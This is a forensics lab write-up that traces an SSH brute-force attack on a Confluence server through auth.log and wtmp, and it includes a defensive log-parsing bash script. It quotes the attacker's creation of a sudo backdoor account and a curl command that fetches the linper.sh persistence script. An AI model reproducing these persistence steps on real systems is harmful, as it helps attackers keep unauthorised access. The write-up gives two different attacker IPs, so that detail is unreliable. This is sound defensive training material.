
Scenario:
In this very easy Sherlock, you will familiarize yourself with Unix auth.log and wtmp logs. We’ll explore a scenario where a Confluence server was brute-forced via its SSH service. After gaining access to the server, the attacker performed additional activities, which we can track using auth.log. Although auth.log is primarily used for brute-force analysis, we will delve into the full potential of this artifact in our investigation, including aspects of privilege escalation, persistence, and even some visibility into command execution.
Task 1: Analyzing the auth.log, can you identify the IP address used by the attacker to carry out a brute force attack?

The logs show the first sign of attack coming from the IP address 62.2.161.68 at 6:31:31. We see that they first try to connect as the user “admin”, which fails. Then immediately afterward, we see that the log reads “error: beginning MaxStartups throttling”. This is done because too many simultaneous connections are occurring, so the server is dropping some of them. This is the first clear sign of a brute force attack.

The logs from this point forward show a flood of failed login attempts occurring rapidly, another sign of a brute force attack.
I wrote a quick bash script to look through all the logs and return a list of every account name that was used in a failed login attempt as well as the IP that the attempt came from.
#!/bin/bash

log_file="$1"

# check arguments passed
if [[ $# < 1 ]]; then
        echo "Usage: log_scanner.sh <log_file>"
        exit 1
fi

# check that log_file path is valid
if [[ ! -e "$log_file" ]]; then
        echo "Error: Invalid file path"
        exit 1
fi

# create arrays to store users
user_list=()

# set regex patterns
failed_user_pattern_1="Invalid user ([^[:space:]]+) from ([0-9]+\.[0-9]+\.[0-9]+\.[0-9]+)"
failed_user_pattern_2="Failed password for invalid user ([^[:space:]]+) from ([0-9]+\.[0-9]+\.[0-9]+\.[0-9]+)"
failed_user_pattern_3="Failed password for ([^[:space:]]+) from ([0-9]+\.[0-9]+\.[0-9]+\.[0-9]+)"

# loop through log file
while IFS= read -r line; do
        # compare lines with regex statements for pattern matches
        if [[ "$line" =~ $failed_user_pattern_1 || "$line" =~ $failed_user_pattern_2 || "$line" =~ $failed_user_pattern_3 ]]; then
                user_log="${BASH_REMATCH[1]} - ${BASH_REMATCH[2]}"

                # if the user and IP haven't been added yet, then add them to the list
                if [[ ! " ${user_list[@]} " =~ " $user_log " ]]; then
                        user_list+=("$user_log")
                fi
        fi
done < "$log_file"

# display users
printf "%s\n" "${user_list[@]}"
All accounts attempted were administrative-like accounts, and all attempts came from the same IP.
Answer: 65.2.161.68
Task 2: The brute force attempts were successful, and the attacker gained access to an account on the server. What is the username of this account?
At 6:31:40 the system logged “Accepted password for root from 65.2.161.68”.

Answer: root
Task 3: Can you identify the timestamp when the attacker manually logged in to the server to carry out their objectives?
Later in the logs, at 6:32:44, we can see that the attacker logged in as root again.

However, this task requires the answer in YYYY-MM-DD HH:MM:SS format, so we will need to examine the “wtmp” file. The “wtmp” file is a type of log file that keeps a record of logins, logouts, and system events. It’s technically part of a larger family of log files which include utmp, wtmp, and btmp. But for this specific scenario, we are only looking at the wtmp file, which tracks historical login/logout records. This file is stored in a binary format as opposed to plaintext, so you need to utilize specialized tools to read it. To get detailed data on these logs, you can use the command “utmpdump <path/to/wtmp>”. From the data in this particular log, we can see a more precise timestamp of the attacker’s login to the root account.

Answer: 2024-03-06 06:32:45
Task 4: SSH login sessions are tracked and assigned a session number upon login. What is the session number assigned to the attacker’s session for the user account from Question 2?
The logs from the screenshot in the previous task show that the session number assigned to the attacker’s session for the root account is 37.
Answer: 37
Task 5: The attacker added a new user as part of their persistence strategy on the server and gave this new user account higher privileges. What is the name of this account?
The following logs show that the user account “cyberjunkie” was created, and shortly afterward the account was given higher privileges by being added to the group, “sudo”.


Answer: cyberjunkie
Task 6: What is the MITRE ATT&CK sub-technique ID used for persistence by creating a new account?
MITRE ATT&CK is a knowledgebase that classifies and describes specific types of cyberattacks, giving each its own identification code. We can find the ID for this persistence technique through a lookup of the MITRE ATT&CK website.

Answer: T1136.001
Task 7: What time did the attacker’s first SSH session end according to auth.log?
The following logs show the time that the attacker’s first SSH session ended.

Answer: 2024-03-06 06:37:24
Task 8: The attacker logged into their backdoor account and utilized their higher privileges to download a script. What is the full command executed using sudo?
The log below shows the “cyberjunkie” user using the curl command to download a script called “linper.sh”.

Answer: /usr/bin/curl https://raw.githubusercontent.com/montysecurity/linper/main/linper.sh

 Wise Forensics
Leave a comment